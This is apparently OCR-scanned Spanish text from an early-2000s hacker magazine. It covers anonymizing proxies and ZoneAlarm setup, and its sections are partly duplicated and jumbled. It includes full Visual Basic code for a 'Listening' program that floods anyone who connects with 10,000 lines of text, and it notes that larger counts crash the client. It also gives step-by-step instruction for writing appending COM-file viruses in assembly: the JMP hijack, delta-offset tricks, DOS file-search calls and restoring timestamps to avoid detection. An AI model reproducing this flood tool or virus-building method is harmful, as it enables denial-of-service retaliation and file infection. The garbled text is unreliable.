


Cuando navegamos en Internet se nos clasifica, se nos reconoce, nos descargan en el PC "cookies" para ficharnos pero existe, afortunadamente, una forma de escapar de todo esto...

Quizás no lo sepa todo el mundo, pero existe un Gran Hermano extremadamente inmenso y curioso que nos observa. Es más, nos espía. Y utiliza Internet y nuestras conexiones en la red como medio privilegiado para capturar información sobre nuestros datos personales. Basta conectarse en una web, tal vez un portal con mucho tráfico, como los de las grandes compañías que operan en Internet, y nuestro ordenador empieza a establecer una serie de relaciones con el servidor en el que está conectado. Relaciones que se reducen substancialmente al intercambio de informaciones como la descarga por parte del servidor de los llamados "cookies", o "galletitas". Son pequeños archivos de texto que se registran en el disco duro del ordenador, a menudo sin que el usuario se dé cuenta, mediante los cuales, el servidor que los ha descargado puede reconocer el usuario cada vez que éste entra en el sitio. Prácticamente se nos ficha y a cada navegante se le da, aunque sea solo virtualmente, una cara. Pero éste es solo uno de los ejemplos más banales. En realidad los grandes grupos que operan en Internet tienen la necesidad de censar y reconocer sus usuarios, porqué representan actualmente su única verdadera riqueza.



Proxy Server: Servidor que se interpone entre la red interna e Internet para permitir un control de seguridad de los datos entrantes y salientes y para optimizar la comunicación.



>> La garantía de la Privacy

Para evitar este tipo de intrusiones se pueden utilizar servidores Proxy o servidores que garantezcan el anonimato interponiéndose entre vosotros y el PC remoto con el que os estáis conectando y evitando la transmisión de datos. Uno de los más famosos tiene un nombre casi premonitorio "Anonymouse" (http://anonymouse.com/).

Aquí las posibilidades son verdaderamente limitadas. Hay un espacio disponible donde escribir la dirección de la pagina que queréis visitar con toda seguridad y completo anonimato. Navegando a partir de la ventana de Anonymouse se está al seguro de los "Cookies" y, además, el sitio encripta la dirección y los datos del ordenador del navegante y consigue también sanar algunos problemas de compatibilidad que generalmente nacen cuando se visitan sitios que utilizan elementos en Flash o Shockwave, dos programas visuales de gran consumo en animación de webs.

Cuando el administrador de un servidor curiosea las visitas al sitio puede cogerse con toda comodidad las direcciones IP de los que se han conectado, pero quién haya tenido la prudencia de navegar mediante Anonymouse dejará en el puesto de su IP una serie de ++++++++++++++++.

La pagina permite también enviar e-mails con toda seguridad.

>> Anonymizer y sus hermanos...

Siguiendo con el tema del anonimato, Anonymizer (**http://www.anonymizer.com**) es otra web que permite navegar de forma completamente anónima, protegiendo el IP. Pero no es el único. Iprive.com (http://www.iprive.com/bar/index.html) propone una barra de navegación para integrar al browser (Explorer 5). Se descarga en formato zip y se instala como un accesorio de Explorer permitiendo navegar en secreto escribiendo la dirección no en el espacio habitual del browser si no en el de la barra añadida.

Surfola (**http://www.surfola.com**) es un servidor proxy muy visitado que ofrece el mismo servicio que Anonymizer y compañía.

Otros sitios interesantes son: **http://www.rewebber.de**, **http://www.ultimate-anonymity.com** y **http://www.spaceports.com.**

ANONIMITY 4 PROXY

En la dirección **http://www.inetprivacy.com/dl.htm#a4proxy** se puede descargar el software gratuito y compatible con Windows millenium "Anonimy 4 proxy". Con este programa es posible encontrar en la red todos los servidores proxy disponibles que permiten el anonimato.

La mejor defensa es el ataque

Un pequeño programa en Visual Basic que registra las tentativas de acceso a distintos puertos y envia un "mensaje de advertencia" a quien trata de conectarse.

Basta con abrir un firewall para notar que cualquier PC conectado a Internet recibe decenas de tentativas de conexión e inspección que aspiran a encontrar un puerto abierto. Este articulo ilustrará la manera de realizar y aplicar un servicio que os **puede dar la posibilidad de registrar a quien trate de conectarse a vuestro ordenador, y además os permitirá bloquear el client** que el intruso está utilizando, pero sólo en el caso que la petición de conexión sea mediante un envio con el flag TCP "SYN". En la práctica, si se detectase una petición de conexión en un determinado puerto seleccionado por nosotros, el servicio enviaría un flood textual paralizando momentaneamente el cliente que se encontrará con que recibe una gran mole de datos.
Esto puede ser muy útil para desanimar a eventuales lamers que intentasen conectarse a puertos particularmente sensibles y que no corresponden a servicios efectivamente activos. Por ejemplo, quien instala un servidor web local no tiene ninguna necesidad de los servicios ftp (puerto 21) o telnet (puerto 23), y puede, por consiguiente, "protegerlos" con este programilla. Para realizar este programa nos sirve el entorno de desarrollo Visual Basic, en la version 5 o 6. Cread un nuevo programa exe standard con un formulario en el cual teneis que introducir una TextBox, una ListBox,

>> El programa

Listening - (c) by endsub
Poni in ascolto sulla : 23 Ascolta Disconnetti
Connessione di : 171.232.25.3 sulla porta : 23

La ventana del programa Listening, puesto para escuchar en el puerto 23. Los dos botones activan y desactivan el servicio.

2 CommandButton y el winsock. Para hacer el algoritmo lo más sencillo y comprensible posible, evitaremos introducir instrucciones de debugging como el GestError o módulos de gestión de controles gráficos, como Enabled, por ejemplo.
Los elementos del programa son los siguientes:

```
OBJETO        NOMBRE
- Textbox     txtport
- Command1    cmdescucha
- Command2    cmddesconecta
- List1       lstlog
- Winsock     ws
```

Podeis ver el código entero del programa en el recuadro de esta página. Pasamos por tanto a analizar lo que hemos codificado, analizando uno por uno sus tres fases:

> **?** **Flood (desbordamiento):** una gran mole de datos enviada repetidamente a un ordenador o un programa con la intención de paralizarle la conexión

cmdescucha_Click (lo que sucede cuando hacemos click en el botón cmdescucha), ws_ConnectionRequest (lo que sucede cuando recibimos una petición de conexión desde fuera) y cmddesconecta_Click (lo que sucede cuando hacemos click en el botón cmddesconcta).

```
1) cmdescucha_Click

Private Sub cmdescucha_Click()
ws.LocalPort = txtport.Text
ws.Listen
MsgBox "Servicio de escucha
En el puerto: " & txtport.Text,
vbInformation
End Sub
```

Como decíamos esto sucede cuando se hace click en el CommandButton "cmdescucha". Primero de todo, tenemos que instruir nuestro ws para establecer como puerto local el puerto que viene escrito en el txtport "txtport.txt ß texto del txtport", le ordenamos de ponerse en escucha en ese puerto y por último, visualizar una ventana msgbox "mensaje" con el escrito: "Servicio de escucha en el puerto": " &

```
txtport.Text,"
```

donde precisamente

```
"& txtport.Text"
```

indica la entrada en el mensaje del número introducido en la txtport.
"Vbinformation" indica el tipo de msgbox, en este caso información/notificación

```
2) ws_ConnectionRequest
Private Sub ws_ConnectionRe-
quest(ByVal requestID As Long)
If ws.State <> sckClosed Then
ws.Close
ws.Accept requestID
lstlog.AddItem "Conexión de:" &
ws.RemoteHostIP & " en el puer-
to :" & txtport.Text
For i = 1 To 10000
ws.SendData "Quítate de en medio
lamer, has sido identificado-->
" & ws.RemoteHostIP & vbCrLf
Next i
End Sub
```

Ahora analicemos lo que sucede en el caso en que nuestro servicio reciba una petición de conexión "recepción flag TCP SYN". En primer lugar, nuestro servicio acepta la conexión, a continuación añade una linea al log "lstlog" introduciendo un mensaje del tipo:

```
"Conexión de : *ip de el lamah"
en el puerto : *escrito en el
txtport*"
```

Dado que ws.remoteHostIp indica el ip del host remoto que trata de conectarse, una vez aceptada la conexión y identifica da la dirección del lamer se activa el ciclo de





```
/usr/bin/login (ttyp1)
Welcome to Darwin!
[localhost:~] andre% telnet 192.168.0 23
Trying 192.168.0.0...

Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
Quitate de en medio lamer, has sido identificado ---> 192.168.0.2
```

El Flow de datos embiste al desventurado que ha intentado conectarse a nuestro ordenador sin nuestro permiso.



Log: tener constancia de un hecho en un cuaderno de bitácora, normalmente constituido por un fichero de texto. En un típico log de conexiones Internet, vienen indicados como mínimo la dirección IP desde donde proviene la llamada, la fecha y la hora de la conexión.

for "configurable", o sea:

```
For i = 1 To 10000
ws.SendData "Quítate de en medio
lamer, has sido identificado"
--> " & ws.RemoteHostIP &
vbCrLf
Next i
```

Que indica un envio de diez mil series con la orden

```
ws.SendData "Quítate de en medio
lamerone, has sido identifica-
do"
--> " & ws.RemoteHostIP &
vbCrLf
```

Esta serie será visualizada por el lamer que intenta conectarse, que leerá el Fuckmsg (mensaje de vete a tomar por culo) con su ip al lado. Il vbCrLf al final de la serie la hace volver al principio, de manera que no se superpongan una encima de la otra, sino que se puedan leer bien en columna, en el client telnet de quien está tratando de conectarse. El número de repeticiones puede modificarse a voluntad del usuario. **Ahora bién, si establecemos un número muy alto de repeticiones (como por ejemplo 500000...) se podría colgar el client que el "usuario" está utilizando para conectarse**, obligándolo, por consiguiente, a borrar el proceso.

Esto funciona también con los cliente que no visualizan los datos recibidos, como por ejemplo algunos postscanner, client ftp...o incluso Webracker, etc., los cuales se desbordaran (overflow) y como consecuencia de este excesivo flujo recibido del servidor -nuestro ordenador- se bloquearan. Si por el contrario no deseamos ejecutar el ataque, sino solo hacer que quien se conecte visualice el "mensaje de bienvenido" y registrarlo, nos bastará con suprimir el ciclo de for en el que se encuentra la serie que habría que enviar, o dicho de otro modo, eliminar

```
For i = 1 to 10000
```

y también `Next i`

dejando entonces sólo la serie para enviar. En el caso que no deseemos que quien se conecte vea ningún mensaje, optando sólo, por tanto, por registrar su IP, debemos eliminar también

```
ws.SendData "Quítate de en medio
lamer, has sido identificado --
> " & ws.RemoteHostIP & vbCrLf
```

de tal manera que el socket ws no envie nada.

```
3) cmddesconecta_Click

Private Sub
cmddesconecta_Click()
ws.Close
MsgBox "Sesión terminada",
vbInformation
End Sub
```

Esto es lo que sucede cuando hacemos click en el CommandButton "cmddesconecta". En primer lugar, se cerrará el socket, y por consiguiente el programa ya no será en escucha. A continuación se visualizará una msgbox "mensaje" con el escrito "sesión terminada", del tipo vbinformation "información/notificación". El programa termina aquí. Si deseais tener el programa en escucha en distintos puertos, será suficiente con instalar tantos socks como puertos queramos tener en escucha.

```
end Sub
```

EL CODIGO DEL PROGRAMA LISTENING

```
ws.LocalPort = txtport.Text
ws.Listen
MsgBox .Servicio en escucha en el puerto: . &
txtport.Text, vbInformation
End Sub
Private Sub cmddesconecta_Click()
ws.Closea
MsgBox .Sesión terminada.,
vbInformation
End Sub
Private Sub ws_ConnectionRequest(ByVal
requestID As Long)
If ws.State <> sckClosed Then ws.Close
ws.Accept requestID
lstlog.AddItem .Conexión de :. &
ws.RemoteHostIP & . en el puerto :. &
txtport.Text
For i = 1 To 10000
ws.SendData .Quítate de en medio lamer, has sido
identificado.-> . & ws.RemoteHostIP &
vbCrLf
Next i
End Sub
```

CÓMO CONFIGURAR EL FIREWALL GRATUITO ZONE ALARM

Pc seguro sin

Hoy en día, navegar por Internet sin un firewall es como dejar el coche abierto con las

Sólo quién ha utilizado un firewall al menos una vez, sabe cuántos son los ataques potenciales y las inspecciones maliciosas que a cada momento bombardean cualquier ordenador conectado a Internet.

Las protecciones convencionales provistas de un antivirus no son suficientes, hace falta un firewall que proteja el ordenador de las agresiones que pueden venir del exterior, y que quizá también verifique las conexiones establecidas desde programas ya residentes en el PC, a veces de manera inconsciente por parte del usuario. El firewall ZoneAlarm, producido por ZoneLabs (**www.zonelabs.com**), responde a estas características y una de ellas a tener muy en consideración: en su versión base, es completamente gratis para el uso personal. **Sin embargo, hay sólo una cosa más peligrosa que el hecho de no tener un firewall: tener un firewall mal configurado**. Si los ajustes no se hacen a la perfección, pueden dejar abiertas grietas, con el agravante que la posesión del firewall nos proporciona una falsa sensación de seguridad. Veamos pues, cómo configurar el ZoneAlarm.

1 El primer paso que tenemos que hacer es descargar e instalar el programa del sitio www.zonelabs.com (tenéis que

2 El programa, una vez reiniciado, automáticamente está preparado. Aparecerá un icono en la barra de las aplicaciones de Windows, al lado del reloj. Desde este icono se puede abrir la ventana de configuración o tener notificaciones de las alarmas que pueden dispararse durante la navegación.

3 Para un solo ordenador se puede evitar hacer configuraciones iniciales. El programa ya está preparado para un uso normal y bloqueará todo el tráfico sospechoso que llega al Pc.

4 Cada vez que un programa ejecutado en el ordenador local intente conectarse a Internet, ZoneAlarm nos pedirá que demos una confirmación para la conexión. De este modo, se autorizaran sólo los programas que se desea realmente utilizar, bloqueando el tráfico originado

? **Adware o Spyware:** Programas que envían informaciones sobre nuestras preferencias de navegación a un servidor central y las utilizan para enviar banner publicitarios escogidos. Son un potencial peligro para la privacidad.

REPEAT PROGRAM
ZoneAlarm Program Alert

por programas AdWare o Spyware, o por los caballos de Troya o otros programas que envían informaciones al productor para notificar actualizaciones y quién sabe porqué otros objetivos.

5 Desde el icono en la barra de aplicaciones aparecerá un aviso, en forma de nube, con el nombre de la aplicación que intenta establecer la conexión, y la dirección Internet que está buscando.

Para autorizar la conexión es suficiente con hacer clic en el botón Yes , mientras que para bloquearla basta que apretemos No. Haciendo clic en "Remember this answer the next time I use this program", ZoneAlarm se acordará de nuestra elección y evitará preguntarnos la elección cuando la misma aplicación vuelva a tratar de conectarse a Internet. De todos modos, esta elección puede ser modificada en cualquier momento.

6 Para un uso normal, no hay necesidad de hacer nada más, pero ZoneAlarm tiene muchas más posibilidades en términos de flexibilidad y configuración. Haciendo un doble clic en el icono de la barra de las aplicaciones, se abre la ventana del programa, que permite ajustar cada detalle del firewall.

7 Haciendo clic en el botón de Security se pueden ajustar las

Add Subnet
IP Address
Subnet Mask
OK | Cancel

Haciendo clic en el botón de

después de la instalación de ZoneAlarm, con los ajustes de seguridad relativa. La primera columna (Aleow Connect) indica si el programa tiene la posibilidad de co-

conexión a nivel local

MEDIUM, y además, bloquea el acceso a los compartimentos de ficheros e impresoras y hace, al ordenador, invisible en la red.

CÓMO CONFIGURAR EL FIREWALL GRATUITO ZONE ALARM

Pc seguro sin

Hoy en día, navegar por Internet sin un firewall es como dejar el coche abierto con las

Sólo quién ha utilizado un firewall al menos una vez, sabe cuántos son los ataques potenciales y las inspecciones maliciosas que a cada momento bombardean cualquier ordenador conectado a Internet.

Las protecciones convencionales provistas de un antivirus no son suficientes, hace falta un firewall que proteja el ordenador de las agresiones que pueden venir del exterior, y que quizá también verifique las conexiones establecidas desde programas ya residentes en el PC, a veces de manera inconsciente por parte del usuario. El firewall ZoneAlarm, producido por ZoneLabs (**www.zonelabs.com**), responde a estas características y una de ellas a tener muy en consideración: en su versión base, es completamente gratis para el uso personal. **Sin embargo, hay sólo una cosa más peligrosa que el hecho de no tener un firewall: tener un firewall mal configurado**. Si los ajustes no se hacen a la perfección, pueden dejar abiertas grietas, con el agravante que la posesión del firewall nos proporciona una falsa sensación de seguridad. Veamos pues, cómo configurar el ZoneAlarm.

1 El primer paso que tenemos que hacer es descargar e instalar el programa del sitio www.zonelabs.com (tenéis que buscar el botón dónde pone Free Download). Después de hacer un doble clic y de las fases de instalación, hay que reiniciar el Pc. Aparecerá una presentación de las funciones del firewall que conviene leer si sabéis inglés.




2 El programa, una vez reiniciado, automáticamente está preparado. Aparecerá un icono en la barra de las aplicaciones de Windows, al lado del reloj. Desde este icono se puede abrir la ventana de configuración o tener notificaciones de las alarmas que pueden dispararse durante la navegación.

3 Para un solo ordenador se puede evitar hacer configuraciones iniciales. El programa ya está preparado para un uso normal y bloqueará todo el tráfico sospechoso que llega al Pc.

4 Cada vez que un programa ejecutado en el ordenador local intente conectarse a Internet, ZoneAlarm nos pedirá que demos una confirmación para la conexión. De este modo, se autorizaran sólo los programas que se desea realmente utilizar, bloqueando el tráfico originado por programas AdWare o Spyware, o por los caballos de Troya o otros programas que envían informaciones al productor para notificar actualizaciones y quién sabe porqué otros objetivos.

? **Adware o Spyware:** Programas que envían informaciones sobre nuestras preferencias de navegación a un servidor central y las utilizan para enviar banner publicitarios escogidos. Son un potencial peligro para la privacidad.



5 Desde el icono en la barra de aplicaciones aparecerá un aviso, en forma de nube, con el nombre de la aplicación que intenta establecer la conexión, y la dirección Internet que está buscando.

Para autorizar la conexión es suficiente con hacer clic en el botón Yes , mientras que para bloquearla basta que apretemos No. Haciendo clic en "Remember this answer the next time I use this program", ZoneAlarm se acordará de nuestra elección y evitará preguntarnos la elección cuando la misma aplicación vuelva a tratar de conectarse a Internet. De todos modos, esta elección puede ser modificada en cualquier momento.

6 Para un uso normal, no hay necesidad de hacer nada más, pero ZoneAlarm tiene muchas más posibilidades en términos de flexibilidad y configuración. Haciendo un doble clic en el icono de la barra de las aplicaciones, se abre la ventana del programa, que permite ajustar cada detalle del firewall.

7 Haciendo clic en el botón de Security se pueden ajustar las configuraciones de seguridad adaptadas a tres niveles distintos de protección (Low, Medium y High), descritos en la tabla "Los niveles de ZoneAlarm". Como se puede ver , los niveles de protección pueden ajustarse en dos áreas distintas: en la zona Local y en la zona Internet. ZoneAlarm permite efectivamente distinguir una zona para la red local y una para Internet (que probablemente tendrá ajus-






gastarte ni un Euro

llaves en el contacto. He aquí como poner al menos un candado al propio PC.

tes de seguridad más rigurosos).

8 Para poder distinguir la zona local del resto de Internet, ZoneAlarm necesitará de algunas informaciones. El firewall es capaz de reconocer los ordenadores seguros de algunos parámetros. El modo más simple es indicar las direcciones IP de todos los ordenadores de la red local, haciendo clic en Advanced (en el panel Security), y después en el botón Add -> Hot/Site y introduciendo una descripción del ordenador y el número IP (es, 192.168.0.34). El ordenador que acabamos de insertar aparecerá en la lista Other Computers; para inhabilitar temporalmente el tráfico de ese ordenador será suficiente con deseleccionar la casilla en rojo a la izquierda del nombre.



9 Si los ordenadores que pertenecen a la red local son muchos, no conviene introducirlos uno a uno.
Lo mejor es reagrupar su número IP en un intervalo preciso (por ejemplo desde 192.168.0.2 a 192.168.0.10), e introducir esto en la mask que aparece seleccionando IP Range después de haber apretado el botón Add.

Add Subnet
Description
IP Address 132 . 168 . 0 . 1
Subnet Mask 255 . 255 . 255 . 0
OK Cancel

10 Es evidente que lo dicho en los puntos 8 y 9 puede funcionar solamente si los ordenadores de la red local tienen un número IP fijo, y no dinámico. Por ejemplo funciona si se utiliza la división de la conexión Internet y Windows 98SE/Me/Xp, que atribuye a cada uno un número fijo. Pero si, por el contrario, están conectados a un router con atribución dinámica de las direcciones IP (DHCP), se podrá utilizar la subred mask establecida en el router (192.168.0.* o 10.13.*.*).
Para hacerlo, hay que seleccionar Subnet después de haber heacho clic en el botón Add, introducir la descripción, el número IP y la subred mask correspondiente (si estáis en una empresa y no conocéis estos parámetros, pedid ayuda al administrador, e recordadle que tiene que pagar la autorización: ZoneAlarm es gratis solo para el uso personal, fuera de las empresas).

11 Las posibilidades de configuración de ZoneAlarm no acaban aquí.
Haciendo clic en el botón de Programas, se puede ver una lista de todas las aplicaciones que han probado, al menos una vez, de acceder a Internet después de la instalación de ZoneAlarm, con los ajustes de seguridad relativa. La primera columna (Aleow Connect) indica si el programa tiene la posibilidad de conectarse a Internet: un signo de selección verde significa que ZoneAlarm lo dejará pasar, una X roja que el programa será bloqueado, y un punto de interrogación quiere decir que el firewall nos preguntará en cada caso como debe comportarse, a través de la ventana de diálogo en forma de nube que hemos visto antes. La segunda columna (Pass Lock) si selecciona-da permite funcionar al programa, si bien se habilita el bloqueo automático (Automatic Lock).
Todos estos ajustes son modificables haciendo clic en el botón de la derecha del mouse en el programa deseado, y seleccionando la opción que queremos del menú.

LOS NIVELES DEL ZONEALARM

Funcionamiento de los niveles de protección de ZoneAlarm:

☑ **LOW**
Utiliza sólo las ventajas de las aplicaciones y el bloqueo Internet (Internet lock), que en este caso, sólo detiene el tráfico de las aplicaciones; permite el acceso a los servicios compartidos de ficheros e impresoras y deja el ordenador y las aplicaciones del servidor visibles en la red.

☑ **MEDIUM**
Además de las seguridades que ofrece el nivel low, el bloqueo de Internet, en este caso, para todo el tráfico. Aconsejado para una conexión a nivel local.

☑ **HIGH**
Ofrece las seguridades del MEDIUM, y además, bloquea el acceso a los compartimentos de ficheros e impresoras y hace, al ordenador, invisible en la red.

Introducción al Virus

Sobre los virus se ha escrito mucho. Paginas y paginas de literatura informática Llenas, a menudo, de malas aproximaciones. ¿Pero que son los Virus? Hacker Journal os cuenta todo lo que siempre quisisteis saber sobre este peligroso asesino informático y nuca os atrevisteis a preguntar...

Para la gente normal los dos peores peligros de la informática son sin duda los piratas y los virus. A los que no son auténticos profesionales se les ponen los pelos de punta apenas oyen una de estas dos palabras. De todos modos, a pesar que los presuntos piratas informáticos y los parásitos de los archivos se han encargado de tener mala, son pocos los que saben lo que son realmente. En este artículo no voy a gastar muchas palabras para los hackers, de los que se habla ya bastante y para ellos está empezando a nacer una especie de resistencia a la mala y equivocada imagen que la TV da de ellos a la gente que está forzada a escuchar todo solo lo que se les dice. El contrario pasa con los virus, más difíciles de defender, ya que su difusión siempre es dañosa para los ordenadores. A pesar de ello es justo que alguien gaste un par de palabras para intentar explicar que son estos tan temidos asesinos de PC.

>> Virus en D.O.C.

Antes de entrar en detalles es útil hacer una distinción entre las distintas categorías. A menudo se le llama virus a cualquier programa dañoso, aunque en realidad no tenga nada que ver con ellos.

Principalmente, cuando se crea un parásito virtual se intenta dar vida a un programa pequeño con la finalidad de que se esconda el mayor tiempo posible en el huésped y se reproduzca sin que se le note.

Si tenemos en cuenta esta distinción, los simples caballos de Troya como el tan famoso **NetBus o BO o el más reciente Sub7** no son virus. Otra categoría son los *Worms*.

A pesar de que a menudo se difunden por la red aprovechando los agujeros que hay en los sistemas de correo o de la ingenuidad de sus victimas, se diferencian de los virus por su actitud en la red y porque raramente intentan esconderse en recientes virus para windows, sin olvidarse los virus de las MACRO de Office.

Estas son algunas de las "infecciones virtuales" conocidas y se necesitarían muchas páginas para explicar en detalle como funcionan.

Por una vez nos limitaremos a tratar solo los más simples, como los appending y daremos algunas pinceladas sobre el polimorfismo y la criptografía.

>> Los Appending Virus

Los *appending virus* son los más frecuentes y los más fáciles de realizar. Se copian al final de un archivo y cuando éste se abre toman el control, se replican en otros archivos y al final devuelven el control al programa infectado, haciendo que todo parezca normal. Los parásitos de este tipo tienen que ser muy pequeños para no hacer aumentar demasiado las dimensiones del archivo, ya que si no seria muy fácil detectar que está infectado. Los *appending* se dividen en dos subcategorías, los que están hechos para los **archivos COM** y los hechos para los **archivos EXE**. Efectivamente, a pesar que ambas extensiones son ejecutables hay muchas diferencias entre ellas y, dada su estructura, infectar los archivos COM resulta mucho más fácil, por lo que este texto se basará principalmente en la infección de esta extensión.

La primera elección que hay que hacer para construir un virus es en qué lenguaje escribirlo.

A pesar que el C puede ser una alterna-

worms

35 36 37 38

tiva válida sobre todo para los virus estudiados para windows, l'assembler continua siendo la mejor solución.

Empecemos a ver que tiene que hacer un archivo para infectar a otro sin estropearlo: El virus ejecutado tiene que encontrar un archivo *.com (por el momento nos limitaremos solo a éstos), controlar de algún modo que no lo haya infectado anteriormente, modificar el archivo tal y como veremos más adelante y, finalmente, dejar la fecha de la ultima modificación y los atributos del archivo como los había encontrado para evitar dejar alguna huella.


Hasta aquí las cosas son bastante simples, el problema para los principiantes está en entender como conseguir quitar el control al archivo ejecutado y dárselo al virus que, tal y como vamos a explicar más adelante, **tiene que engancharse al final del programa**. La solución nos la da el código máquina JMP que, escrita al inicio del archivo, hace saltar la ejecución al final, dónde, precisamente, se encuentra el virus.

A la práctica, una vez ejecutado, busca los archivos que puede infectar y cuando encuentra uno adecuado copia una parte de los primeros byte del archivo-víctima y en su lugar escribe la instrucción JMP seguida de la posición que tomará en el archivo. Una vez hecho esto se copiará a sí mismo al final del programa i continuará con las operaciones citadas arriba, que son cerrar el programa, dejar los atributos como estaban i ejecutar el archivo original.

Después de esto ya hemos acabado con gran parte de la teoría de los virus *appending*, el único obstáculo que nos encontramos ahora puede ser conocer poco el *assembly*, por lo que nos iría bien conocer qué es un registro o un *jump* antes de continuar.

» La génesis de los virus...

Una cosa que a menudo muchos no tienen en cuenta es que si se utilizan variables en el virus, éstas cambian su valor de offset cuando el virus se pega al final de un archivo, por lo que a menudo resulta imposible volver a las variables iniciales y ya no se pueden utilizar. Para encontrar siempre el valor de *offset* efectivo de las variables se las puede llamar añadiendo a su viejo valor de *offset* (el que está marcado por el compilador) el que le ha sido añadido enlazándolo al final de otro archivo. Para ob-



tener el valor que habrá que aumentar bastará utilizar la **instrucción CALL** que llama a un procedimiento, mamar en BP y después sacar del registro BP (que se utiliza poco) el *offset* del procedimiento llamado. Todo esto es posible porqué cuando llamamos con una CALL el *offset* del procedimiento se pone sobre el *stach*, por lo que con **POP lo metemos en BP**. A este punto las referencias de las variables se harán llamando [BP+OFFSET variable]. Todo esto es fundamental para evitar perder referencias de las variables, al contrario no sirve para modificar las instrucciones que utiliza un offset relativo como las JMP o CALL o varios saltos condicionados.

Una vez encontrada la variación de offset del programa es necesario empezar a buscar archivos para infectar. Ya que por ahora tratamos solo sobre los archivos*.COM la búsqueda se limitará a este tipo de archivos.

Para buscar un archivo se recurre a llamadas FIND FIRST e FIND NEXT, que son la 4Eh y la 4Fh del DOS (interrupt 21h). Se empieza utilizando la 4Eh, que busca el primer archivo. Esta función pide que en el registro CX se pongan los atributos del archivo que se busca (0-Read Only 1-Hidden 2-System 3-Label 5-(reservado)6-Archivo) mientras DS:DX el archivo que tiene que buscarse con eventuales wildcards (* o ?). En el caso del virus se tendrá que meter en los datos una variable File_COM DB "*.com", 0 que representa el string en ASCIIZ que hay que buscar (el formato ASCIIZ prevé un 0 al final de cada string) y después poner en CX el tipo de archivo a buscar con MOV CX,0000H para buscar, por ejemplo, los archivos Real Only y después poner en DS:DX el string que hay que buscar con LEA DX, **[BP+OFFSET File_COM]** y por lo tanto llamar INT 21h para empezar a buscar. La búsqueda devolverá solo el primer archivo encontrado, y si no es adecuado bastará llamar la FIND NEXT (función 4Fh frl

Klez Troian Melissa

39 40 41 °C 42

INT 21h) con los mismos parámetros (CX atributos, DS:DX archivo a buscar) para encontrar el siguiente archivo, hasta que no encontremos la víctima adecuada. Hasta aquí tendría que ser todo simple, pero FIND FIRST y FIND NEXT ¿dónde nos devuelven los archivos? Bueno, en el DTA que es una parte del PSP situada a 80h. Ahora un virus no puede utilizar el DTA original, ya que si no los datos pasados a la línea de comando después del programa serían falseados, por lo que es importante configurar un nuevo DTA y trabajar sobre éste. Bastará preparar una variable DTA de 42 byte (DTA db 42 dup (?)) y después utilizar la función 1Ah del DOS: LEA DX,[BP+OFFSET DTA] por lo tanto MOV AH,1Ah y después INT 21h. Ahora el nombre del archivo que hay que intentar infectar lo encontraremos en la variable DTA en la posición 9eh (por lo que llamaremos la variable DTA con [BP+OFFSET DTA+1Eh]. En el DTA no se encuentra solo el nombre del archivo, si no que hay también sus atributos, la fecha y la hora de la última modificación y las dimensiones, en el orden siguiente: por lo que, si quisiéramos, para leer cualquier de estos atributos bastaría añadir a la dirección de

